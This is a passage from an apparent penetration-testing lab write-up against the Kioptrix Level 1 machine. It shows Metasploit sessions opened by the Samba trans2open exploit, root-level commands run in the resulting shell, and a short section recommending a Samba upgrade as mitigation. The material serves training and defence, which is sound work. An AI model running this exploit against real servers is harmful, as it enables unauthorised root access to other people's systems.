  2         shell x86/linux               10.0.2.10:4444 → 10.0.2.14:32779 (10.0.2.14)
  3         shell x86/linux               10.0.2.10:4444 → 10.0.2.14:32780 (10.0.2.14)
  4         shell x86/linux               10.0.2.10:4444 → 10.0.2.14:32781 (10.0.2.14)

msf6 exploit(linux/samba/trans2open) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
root
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
id
uid=0(root) gid=0(root) groups=99(nobody)
```

*Figure 7: Run exploit and gain root access*

# 5 MITIGATIONS

Updating the Samba smbd service to version 4.18 is the recommended mitigation for the trans2open buffer overflow attack. This version of the software does not allow attackers to remotely execute arbitrary commands.